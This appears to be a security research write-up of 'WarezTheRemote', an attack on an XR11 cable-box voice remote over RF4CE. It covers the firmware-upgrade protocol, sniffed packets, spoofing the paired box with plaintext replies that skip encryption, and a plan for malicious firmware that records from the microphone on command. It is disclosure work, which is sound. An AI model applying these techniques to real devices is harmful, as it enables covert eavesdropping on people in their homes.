As attackers from the outside, we need some way to make the remote use our firmware, whether by attacking it directly or by reaching it through the set-topbox. Either way we need RF-based access to the the device we're targeting. So far we've done our RF debugging exclusively by messing around with `controlMgr` in `gdb`, but that gets old very fast – it's very difficult to write PoCs by hacking around with a compiled program.

We needed a more reasonable way to communicate freely over RF. We decided to buy an ApiMote, which is a simple board with a Texas Instruments 2420 on it that you connect to over USB. It comes conveniently preloaded with firmware from KillerBee, a Python toolkit for auditing Zigbee networks. As the remote and the box communicate over RF4CE, which is Zigbee-based, this will be helpful for our research.

But what to do with it? There are several possible attack vectors we can try. We can attack the box that the remote is already paired with, and then push our recording firmware through its supported channels. Alternatively, we could impersonate a non-existent box, find a way to pair with the remote, and push the firmware the same way. Finally, we could impersonate the currently paired box (without running on it) and mimic its firmware upgrade. We tried all three of these ideas; after a few days of messing around with them, we decided to go with the third approach.

The third approach: pretend to be the paired box, then push a firmware image to the remote.

First, let's see what a firmware upgrade actually looks like:

```
03:00:10:921 CTRLM: ind_process_data_device_update: Image check request.
03:00:10:921 CTRLM: device_update_image_check_request: (1) Firmware
03:00:10:921 CTRLM: ctrlm_device_update_rf4ce_is_image_available: Current  image type
<FIRMWARE> theme <INVALID> controller_type <XR11> hw ver <2.2.1.0> bldr ver <0.2.1.0>
sw ver <1.0.1.0>
03:00:10:921 CTRLM: ctrlm_device_update_rf4ce_is_image_available: Checking image type
<FIRMWARE> theme <INVALID> controller_type <XR11>  hw ver min <2.0.0.0> bldr ver min
<0.0.0.0> sw ver <9.9.9.9> force <YES>
03:00:10:921 CTRLM: ctrlm_device_update_rf4ce_is_image_available: Image is compatible
with the hardware
03:00:10:921 CTRLM: ctrlm_device_update_rf4ce_is_image_available: Found FORCE UPDATE sw
version <9.9.9.9> id 0 size 124624 crc 0xBE6B385A
03:00:10:921 CTRLM: ctrlm_device_update_rf4ce_is_image_available: Checking image type
<FIRMWARE> theme <INVALID> controller_type <XR15>  hw ver min <2.0.0.0> bldr ver min
<0.0.0.0> sw ver <0.0.8.2> force <NO>
03:00:10:921 CTRLM: ctrlm_device_update_rf4ce_begin: (1, 1) image id 0
03:00:10:921 CTRLM: ctrlm_device_update_iarm_event_ready_to_download: Found session id
6
03:00:10:922 CTRLM: device_update_image_check_request: Image Available response -
Background
03:00:10:922 CTRLM: device_update_image_check_request: Force update
03:00:10:922 CTRLM: device_update_image_check_request: Do not load the image
03:00:12:017 CTRLM: ctrlm_db_thread: WRITE BLOB rf4ce_01_controller_01:last_checkin_
for_device_update:4
03:00:12:017 CTRLM: ctrlm_db_thread: 0x0000: 0xBA9A875A
03:00:12:017 CTRLM: ctrlm_device_update_thread: LOAD image id 0
03:00:12:017 CTRLM: ctrlm_device_update_tmp_dir_make: </tmp/device_update/>
03:00:12:037 CTRLM: ctrlm_device_update_rf4ce_tmp_dir_make: </tmp/device_update/rf4ce/>
03:00:12:067 CTRLM: ctrlm_db_thread: WRITE UINT64 ctrlm_global:device_update_session_
id:0x0000000000000006
03:00:12:069 CTRLM: ctrlm_device_update_rf4ce_check_dir_exists: test for dir </tmp/
device_update/rf4ce/>
03:00:12:069 CTRLM: ctrlm_device_update_rf4ce_archive_extract: <XR11_
firmware_9.9.9.9.tgz> </tmp/device_update/rf4ce/XR11_firmware_9.9.9.9.tgz/>
03:00:12:130 CTRLM: ctrlm_device_update_thread: Opening image file </tmp/device_update/
rf4ce/XR11_firmware_9.9.9.9.tgz/firmware.bin>
```

A check like this happens whenever you turn on the remote. (I do this by jiggling the batteries with my fingernail. This project is taking a toll on my fingernail.) In case you were wondering, we forced this upgrade by doing some bind-mounting over `/srv/device_update` and copy-pasting the regular firmware tarball `XR11_firmware_1.0.1.0.tgz` to an absurdly advanced version `9.9.9.9`.

If you pay close attention to your logs (or leave the box running for a while), you'll see another condition for this check, which is more likely to happen in the fingernail-less wild:

```
03:41:56:961 CTRLM: ind_process_data_rcu: Get attribute request.
03:41:56:961 CTRLM: property_read_rib_update_check_interval: 24 hours
03:41:56:961 CTRLM: ctrlm_rcu_iarm_event_rib_access_controller: (1, 1) Attr <RIB_
UPDATE_CHECK_INTERVAL> Index 0 Access Type <READ>
```

So apparently the remote queries for new images every 24 hours, by default. If we can wait around in its RF range, we may be able to push our own response to that query.

What the firmware upgrade process look like, based on a lot of disassembly and debugging.


There's a function named `ctrlm_obj_network_rf4ce_t::ind_process_data_device_update()` in `controlMgr` that handles all firmware-related packets (profile `c2`). This has a nice switch-case that shows which commands this subsystem knows:

```
1 - image check request from the remote
2 - image check response: image not available (should never be sent by remote)
3 - image check response: image available (should never be sent by remote?)
4 - image data request
5 - image data response (should never be sent by remote)
6 - image load request
7 - image load response (should never be sent by remote)
8 - image download complete
```

By going through the logs of a firmware upgrade (there's an example below), you can see what the process looks like in the real world:

- The remote sends an image check request.
- The box sends an "image available" response with all sorts of information about the image it's about to send.
- The remote starts sending lots and lots of image data requests.
- The box replies to each of these with an image data response, presumably with chunks of data from the firmware image (according to the logs each of these is 88 bytes long, so we'll have about 1500 requests for a 124KB firmware image).
- Eventually the remote has all the chunks it needs, and it sends an "image download complete".

Or, in diagramese:



The initial firmware check is fairly short – a short bout of debugging proves that after decryption it simply contains `01 01`. The check response contains pretty much just the metadata from the log above – version numbers, size, CRC, and update flags. The firmware chunk requests and responses are pretty straightforward – the data requests specify just an offset and a length to read from the image, and the responses contain the firmware image at with the corresponding position and length.

What this means for us

If we can somehow catch the intermittent image check request before the box does, and reply that an image is in fact available, we can then serve our own image chunk by chunk to the remote.

A quick introduction to RF4CE, since the acronym is getting thrown around a lot these days.

We all know and love Zigbee. If we don't, here's Wikipedia:

> *Zigbee is an IEEE 802.15.4-based specification for a suite of high-level communication protocols used to create personal area networks with small, low-power digital radios, such as for home automation, medical device data collection, and other low-power low-bandwidth needs, designed for small scale projects which need wireless connection. Hence, Zigbee is a low-power, low data rate, and close proximity (i.e., personal area) wireless ad hoc network.*

RF4CE is just one of Zigbee's "high-level communication protocols". Here's the RF4CE page from the Zigbee Alliance's site:

> *The Zigbee rf4ce specification offers an immediate, low-cost, easy-to-implement networking solution for Zigbee Remote Control and Zigbee Input Devices. Rf4ce is designed to provide low-power, low-latency control for a wide range of products including home entertainment devices, garage door openers, keyless entry systems and more. In combination with the Zigbee Remote Control and Input Device profiles, rf4ce results in remote controls without line-of-sight restrictions that also deliver two-way communication, longer range of use, and extended battery life.*


Sounds like the kind of thing a remote control would use. So far, though, we don't know what Zigbee or RF4CE traffic actually looks like. Let's look at a sniff of some voice packets that we got using the Texas Instruments SmartRF Packet Sniffer:

There's a lot of information in a Zigbee packet. Let's try and break it down.


First, there's the header, in varying shades of gray. It has the sort of information you'd expect: the packet length, sequence number, and source and destination addresses. There are a couple of less-obvious details in there as well. First, there's the PAN, which stands for Personal Area Network, and groups together devices in the same network. PANs form a logical separation between devices that shouldn't connect from each other. In our case, the remote and the cable box belong together in the same PAN, but if we had a smart baby monitor in the same room, that would use a separate PAN. Next, there's the frame control field, which controls all sorts of aspects of the packet – in our cases, it differentiates between DATA packets and ACK packets, much like the flags in TCP would do.

What we're left with is the MAC payload section. This is where RF4CE diverges from regular Zigbee. Let's look at this misspelled but useful diagram:

NWK Frame
(Spec 2.4.1)



MAC Frame
(IEEE 7.2.1)



The MAC frame should look familiar from the packets we just looked at. The "NWK Frame" bit is crossed out, though – this is the layer that would normally go inside the MAC payload in Zigbee packets. In RF4CE, though, the NWK frame looks different, as the RF4CE specification describes:

2.4.5 NWK frames

The ZigBee RF4CE NWK layer defines three frame types: standard data, network command and vendor-specific data. Standard data frames transport application data from standard application profiles. Network command frames transport frames which allow the network layer to accomplish certain tasks such as discovery or pairing. Vendor-specific data frames transport vendor-specific application data.

The general NWK frame format is illustrated in Figure 3.




Figure 3 – General schematic view of a NWK frame

The fields in the frame schematic above are described in a little more details in the handy Understanding Zigbee whitepaper:

> *The fields of the general NWK frame are:*
> *• Frame control: control information for the frame*
> *• Frame counter: incrementing counter to detect duplicates and prevent replay attacks (security)*
> *• Profile identifier: the application frame format being transported*
> *• Vendor identifier: to allow vendor extensions*
> *• Frame payload: contains the application frame*
> *• Message integrity code: to provide authentication (security)*

Let's look for these fields in three sequential voice packet payloads:

MAC payload
2B 48 78 02 00 C1 9D 10 32 00 D1 FF 7B 13 43 14 22 64 11 82 98 80 B9 CB DA BC CC 89 9A A8 8C 90 AD 90 2A DB 28 11 84 13 50 35 35 43 63 22 23 32 15 33 12 90
89 DA CC 8A DB 98 09 8C 90 99 90 BB AF B8 9C 8A 00 B8 BB B1 AF 00 FA 89 89 A8 19 BB BC A9 9A BF 11 11 32 04 24 20 54 9A 90 BB FB 08 9D 02 30 91 23 2B F1

MAC payload
2B 49 78 02 00 C1 9D 10 33 08 7A FF 51 99 02 31 45 33 63 14 34 23 02 20 34 31 03 49 A0 28 F9 CC 99 B9 AA 99 A9 9A AD B9 DB AE CA 9A B9 08 BB A2 1F F3 4C D8
21 0C A1 38 98 04 40 A0 05 2B 95 10 18 B2 39 04 AC 91 1A BB A3 0C C9 25 AC 92 2A CC 22 AB B8 23 8C 83 71 81 27 21 10 25 11 02 23 32 12 37 28 32 34 31 33

MAC payload
2B 4A 78 02 00 C1 9D 10 34 05 3F 01 02 9F D0 9C 99 AB 9A B1 AB 9D D8 BD AA 9B DB 89 A9 88 FB 9B 98 90 DB 9A BB 20 BB 33 5B 93 31 9F 85 31 2A 13 54 90 B2 5B
A1 30 30 25 A1 B2 0B BF C1 2B BF 01 1B B0 30 20 A7 51 20 03 72 12 22 51 81 33 51 04 30 14 20 21 82 00 99 C3 AD BB 9E AC CA 9B BD C9 99 AA B9 BA A9 BD 88

If you line up the RF4CE frame specification with these packets, you'll see that all three have a frame control of `2b`, an incrementing frame counter `(00027848-00027849-0002784a)`, a profile identifier of `c1`, a vendor ID of `109d`, and an otherwise (mostly) variable payload with the IMA-ADPCM-encoded voice data.

For other packets, like button presses, we see a similar header with a frame control of `2f`, a packet profile of `c0`, and otherwise a mostly scrambled (probably encrypted) payload:

MAC payload
2F 1E 7D 01 00 C0 9D
10 77 48 B1 99 1B B2

MAC payload
2F 1F 7D 01 00 C0 9D
10 19 37 70 E6 48 92

MAC payload
2F 20 7D 01 00 C0 9D
10 30 B9 8B F9 E9 36

The last packet profile we see with this remote is `c2`, which we encounter during firmware upgrades. First, the remote (address `0xEEF9 or 0x00124B0012D0DD05` in its long "IEEE" version) asks the box (address `0x762C`) if it has a new firmware image to offer, and the box answers that is does, and sends the details of the upgrade. The request and response correspond to these two packets:

P.nbr.	Time (us)	Length	Frame control field								Sequence number	Dest. PAN	Dest. Address	Source Address	MAC payload
			Type	Sec	Pnd	Ack.req	PAN_compr								
RX 3	+5050 =6333	25	DATA	0	0	1	1				0x43	0xC93C	0x762C	0xEEF9	2F 18 E3 02 00 C2 9D 10 13 EE E9 90 95 6A

P.nbr.	Time (us)	Length	Frame control field								Sequence number	Dest. PAN	Dest. Address	Source PAN	Source Address	MAC payload
			Type	Sec	Pnd	Ack.req	PAN_compr									
RX 5	+66347 =73868	70	DATA	0	0	1	0				0xB2	0xFFFF	0x00124B0012D0DD05	0xC93C	0x762C	2F A3 54 00 00 C2 9D 10 51 48 ED ED AE F4 A8 19 CB E2 D6 E9 24 B4 4E A5 08 EC 15 49 2D C7 89 01 E0 DB 89 B4 D5 12 85 8C 04 AB 55 BB 31 05 B9 32 0B 6C F1

And then a long sequence of firmware chunk requests ensues. Each packet from the remote asks for the contents of the firmware image with a given offset and length, and the remote responds with exactly that chunk. You can see that exchange here: the short packets are the requests from the remote, and the long ones are the firmware contents from the box. The MAC payload of all of these packets is inconsistent past the first few bytes, but you can see `c2` at the sixth byte of all of them:

P.nbr.	Time (us)	Length	Frame control field								Sequence number	Dest. PAN	Dest. Address	Source PAN	Source Address	MAC payload
			Type	Sec	Pnd	Ack.req	PAN_compr									
RX 15	+23211 =248552	30	DATA	0	0	1	1				0x4C	0xC93C	0x762C	0xEEF9		2F 1B E3 02 00 C2 9D 10 CD 7B E4 5A 30 27 F1 7C 6D 7D 84
RX 17	+65923 =312822	73	DATA	0	0	1	0				0xB6	0xFFFF	0x00124B0012D0DD06	0xC93C	0x762C	2F A6 54 00 00 C2 9D 10 F1 F6 39 39 51 9B 4D F1 FD A0 EC 3B 5E 46 DF C7 D7 10 B9 79 4A D1 DB 94 4F 43 38 0A 26 50 43 D3 17 80 DF CF AC 66 9A 47 20 93 F3 2B 52 77
RX 19	+8647 =324183	30	DATA	0	0	1	1				0x4D	0xC93C	0x762C	0xEEF9		2F 1C E3 02 00 C2 9D 10 A7 83 77 14 E8 EC 45 56 51 FC 11
RX 21	+72481 =398016	125	DATA	0	0	1	0				0xB6	0xFFFF	0x00124B0012D0DD05	0xC93C	0x762C	2F A7 54 00 00 C2 9D 10 F4 DC A0 E6 81 51 70 70 2C 3A 31 55 C7 6E 84 F7 C8 B4 01 3E 59 BC A3 E6 0D 46 44 9E 16 B5 7C FC C9 14 21 10 1D 92 C1 F6 5A DB 10 FF 45 C0 9C 2B 59 78 C4 0C A1 71 AD C7 E4 BE C9 FA 82 CA 08 13 08 9D A3 13 24 EE 61 21 9A 2E 59 79 1F 6E 7C D6 70 F3 38 67 DC 29 67 53 AE 2A 7D 22 E8 46 7E E6 F2 77
RX 23	+12508 =414908	30	DATA	0	0	1	1				0x4E	0xC93C	0x762C	0xEEF9		2F 1D E3 02 00 C2 9D 10 47 77 64 69 52 CD 78 D6 9A F7 3D
RX 25	+70612 =486867	125	DATA	0	0	1	0				0xB7	0xFFFF	0x00124B0012D0DD06	0xC93C	0x762C	2F A8 54 00 00 C2 9D 10 DF E6 20 6D 6B D0 0B 98 01 E1 9F 61 62 4E 88 F2 DA 15 CE 2E C0 D1 C0 FD C6 A6 92 AC C2 9B D0 77 A2 E6 61 FA D2 66 FE 5A 51 8D 19 3E 19 30 99 06 F7 03 4D 87 AE D0 1E 0C BA 64 2A 00 99 70 49 EB 6B E0 23 3F 52 8C 1A 60 F8 B3 F7 0B 87 0D FD E6 8A F4 EC C0 36 DB B9 9B 24 2D 71 AD 38 FA FA 8C 7D 1D
RX 27	+12647 =503900	30	DATA	0	0	1	1				0x4F	0xC93C	0x762C	0xEEF9		2F 1E E3 02 00 C2 9D 10 7E 2A A6 93 19 CD FA 69 42 6F 75
RX 29	+70552 =575799	125	DATA	0	0	1	0				0xB8	0xFFFF	0x00124B0012D0DD06	0xC93C	0x762C	2F A9 54 00 00 C2 9D 10 56 4C F9 6D 57 3B DD BC 6C 87 EF F2 F4 4E 2F 02 F6 0B 25 D5 37 79 E1 7F D1 42 95 B3 EF 10 23 3F B7 9A 3A 9B E1 03 5D 0C E7 30 90 2D 55 D5 9D D3 56 C8 B7 12 C5 05 C5 D1 E1 50 64 E0 0A 08 14 3A 0B 25 6D B7 85 8F 7F 35 B4 11 F8 79 9C 38 A2 6E 5B 5F D0 B2 9A D9 E7 5B EA 7F 92 D6 2D 1D F7 CD 64 9F
RX 31	+13278 =593461	30	DATA	0	0	1	1				0x50	0xC93C	0x762C	0xEEF9		2F 1F E3 02 00 C2 9D 10 AB A3 DD C9 A3 88 75 48 16 C0 51
RX 33	+73012 =667817	125	DATA	0	0	1	0				0xB9	0xFFFF	0x00124B0012D0DD05	0xC93C	0x762C	2F AA 54 00 00 C2 9D 10 F9 A0 0D 0E 06 C8 30 5C 5B DD 6A 01 64 D0 DD AF 79 E0 8E 7D 5B E8 C1 AB 67 1E CD DE CA 03 39 D1 42 34 6C 44 06 1B AB 41 75 03 64 E3 90 4B 4A 5D FC 2B 28 DA 92 7D 7B B1 0E 6C 09 A6 73 D8 0B 42 8A 06 8F 1B 6B AF 4A CB 02 3A 08 D6 08 E7 34 D6 91 AE D9 02 D6 11 39 04 B6 61 FD 62 1F 68 28 69 49 E7

And on and on.

Similarly to the regular (non-voice) packet case, these packets appear to be encrypted, and they have a `2f` frame control as well. This might indicate that the third bit (4) in the frame control byte indicates that the payload is encrypted when it is set. The RF4CE specification confirms this:

3.2.1.1 Frame control field

The frame control field is 1 octet in length and contains information defining the frame type and other control flags. The frame control field shall be formatted as illustrated in Figure 12. Note that the reserved sub-field shall be set to 1.

Bits: 0-1	2	3-4	5	6-7
Frame type	Security	Protocol	Reserved	Channel

You can see above that the third bit indicates “Security” – in other words, encryption.

One point that’s worth pointing out about RF4CE is that it’s very much built around the battery constraints of remote controls. Here’s another excerpt from Understanding Zigbee RF4CE:

> *ZRC2.0 defines a standard based solution for effective communication between a remote control and consumer equipment. A remote control is in its lowest power mode most of the time to save battery consumption and only wakes up to process a user action like a button press.*

In practice this means that the remote is always the initiating end of communication. This enables it to simply power off until there is user interaction with the remote. The box, which is plugged into an outlet, sniffs continuously for the remote’s requests, and responds immediately.

In our case, this means we can’t really perform push attacks on the remote over RF – anything we do will have to be in response to a request placed by the remotes.

So that’s RF4CE in a nutshell. Let’s get back to pushing firmware to the remote.

There’s a major issue we haven’t addressed yet

which is that our traffic is encrypted. Besides voice packets, any MAC payload coming out of the remote or the box appears to be encrypted.

At CableTap they explain that the key transfer for RF4CE happens in plaintext, so an external observer can decrypt (and transmit!) encrypted packets between the box and the remote. Unfortunately for us, this happens at pair time, so unless we’re sitting outside with our RF transceiver at the moment our victim unboxes their box, we won’t see this. Can we decrypt RF4CE without the keys?

No. But

maybe we don’t need to.

It should be easy enough to differentiate between firmware-upgrade-related packets and any other RF4CE packets coming from the remote: the profile byte `c2` is in the header, which is not encrypted. It should be fairly easy to tell apart the different types of firmware packets, too, since data requests are a few bytes longer than image check requests (and those are the only two packets we need to respond to).

So we can guess what’s being sent to us. How does that help us reply to the remote, though? We still don’t have the encryption key.

We don't need the encryption key

We were trying to debug something entirely unrelated when we ran across the main packet handler at `004a10c0` in `controlMgr`. Here's some pseudocode:

```
int tx_options = packet_data[11];
if (this_is_our_paired_remote(packet_data)) {
    if ((tx_options & 4) != 0) {
        decrypt_and_handle_packet_data(packet_data);
    } else {
        handle_packet_data(packet_data);
    }
}
```

In other words, each packet says whether it's encrypted or not, and `controlMgr` just handles them either way – just clear bit #3 if it's a plaintext packet. Even if the rest of the session is encrypted, `controlMgr` will accept a packet marked as plaintext.

What if the remote's RF4CE stack is implemented the same way? Let's mock up our own plaintext image check response and send it when we see a packet we guess is an image check:

```
2020-03-31 18:42:12.323152 received 26/5: 6188 b9 3cd4954a0058 2f ac310400 c2 9d10
b10860c4bfc4f22619
saw a check packet!
2020-03-31 18:42:12.323250 sending: 6188 92 3c2400584954 2b b4c3d796 c2 9d10
0300000105090909d0e601005a386bbe2201585231312d323000000000000000000000000000
2020-03-31 18:42:12.451002 received 27/6: 6188 eb 3cd4954a0058 2f ae310400 c0 9d10
6bc2c4b2bc1fd3e904eb
2020-03-31 18:42:12.706867 received 27/6: 6188 ec 3cd4954a0058 2f af310400 c0 9d10
00329c1aff26cd9205eb
2020-03-31 18:42:12.995028 received 27/6: 6188 ed 3cd4954a0058 2f b0310400 c0 9d10
7b75844936b344c705eb
2020-03-31 18:42:13.283963 received 27/6: 6188 ee 3cd4954a0058 2f b1310400 c0 9d10
314b5fda78a31fe305ec
2020-03-31 18:42:13.507555 received 30/9: 6188 ef 3cd4954a0058 2f b2310400 c2 9d10
d8b1059263bb66a4c2a85f05eb
saw a read packet!
```

We sent a response to the image check, and we got a packet that looks like a read request! How cool is that? Now we can start sending the firmware chunks in the order of the incoming read requests. These are encrypted, but they actually arrive in a predictably incrementing order, so with a bit of elbow grease we can guess their contents fairly accurately.


So just to recap this vulnerability, if a request packet from the remote looks like this:

fcf	seq	address info	FLAGS	framenum	profile	vendor	ENCRYPTED
6188	41	3cd4954a0058	2f	db74af98	c2	9d10	6e2e8da71ebf4a38

An attacker can impersonate the box and answer with an unencrypted packet by clearing the security bit (`1 << 2`) in FLAGS, making it `2b` instead of `2f`:

```
fcf   seq   address info  FLAGS    framenum   profile  vendor    PLAINTEXT
218c  7b    3cd40058954a  2b       b1655a29   c2       9d10      0500008
```

Because of this, if an attacker can guess the contents of a request from the remote, they can easily formulate a malicious response to that request. The WarezTheRemote attack takes advantage of this to perform a firmware upgrade to the XR11.



We wrote a full proof of concept for WarezTheRemote, from the initial check request to the last firmware chunk. It took a bit of trial and error – we had to get the timing right, and the ApiMote proved to have plenty of quirks to work around. Nevertheless, it wasn't long before we managed to push the original firmware back to the remote. We even tweaked it a bit to replace the blue recording LED with a green one, just to see that it was working.

That was exciting, but only "oh neat" exciting. We wanted "uh oh" exciting.

Crafting evil firmware.

We set out to make a remote listening device. Let's get to it.

When should we start recording?

We want to record pretty much from the moment the remote control boots up (or reboots, following a firmware upgrade). We don't want to do it immediately after the task initialization logic, though, since there's all sorts of setup that needs to be done for the mic to work properly. (We actually tried doing exactly this – gluing a call to the function that starts the microphone task right after `Hal_Init()` – and discovered that the recording simply refuses to start.)

We'd also like the recording only to commence on our command, and not to last forever – up to ten minutes at a time or something. Otherwise we might eat up the battery very quickly. Because the remote is always the initiating end of communication, the only way to do this is to have the remote intermittently ask, "should I start recording now?" and only start if it gets the right response. These queries should take place fairly often so that we can start pretty much whenever we want (and so we can get mostly uninterrupted longer recordings).

Where can we start? It's difficult to add our own logic to the firmware – there isn't a ton of spare space, and besides, writing 8051 by hand is kind of a pain. To the extent possible we'd like to weave our code into the existing logic with as few patches as we can manage. The remote doesn't have much logic that runs intermittently, though – the biggest battery savings come from doing nothing all the time.

When you think about it, though, we already know about a code flow that runs at a regular interval – the firmware upgrade check. If we can find a convenient spot in the firmware code to start a voice recording, all we'll need to do is figure out how to shorten the interval from 24 hours to, say, a minute.

Furthermore, the firmware update code starts running enough time after the remote boots up that everything should be properly initialized by the time we start the microphone. In practice it takes about half a minute for the remote to run the firmware check after booting up (it's easy to see this from `controlMgr`'s logs).

Finding the firmware upgrade logic on the remote

Same idea as before: find some externally-verifiable behavior from the remote that we can associate with the code we're searching for. But what external behavior is there that goes along with a firmware upgrade? As far we've seen this only happens at boot time and at very long intervals after that. The former is lost in a sea of initialization functions and the latter in dozens of calls to `osal_timer_XXX()` functions.

Pressing a lot of buttons.

Remember the `9-9-9` press for battery levels and the `9-8-1` for factory resets? What if the remote has lots more of these? Maybe one of them can point us to the firmware flow. It turns out 9XX commands aren't exclusive to our remote. This may just be a fluke, but it's possible there are more hidden features we can find by just trying some number combinations.

This does sound like a lot of combinations to check by hand. Fortunately, my paycheck doesn't care. You can see what combination triggers each behavior (if any is implemented for it) by simply following `controlMgr`'s logs. Here's what comes up:

```
1-X-X irdb codes
3-X-X av codes
9-1-1 reset?
9-2-0 backlight off
```


```
9-2-X backlight on
9-3-X change remote theme
9-6-0 unbind - mode ir clip
9-6-1 unbind - mode ir motorola
9-6-2 unbind - mode ir cisco
9-6-4 poll firmware
9-6-5 poll audio data image
9-8-0 soft reset
9-8-3 blink software version
9-8-6 reset ir
9-9-0 blink tv code
9-9-1 irdb tv search
9-9-2 irdb avr search
9-9-4 key remapping
9-9-5 blink irdb version
9-9-9 blink battery level
```

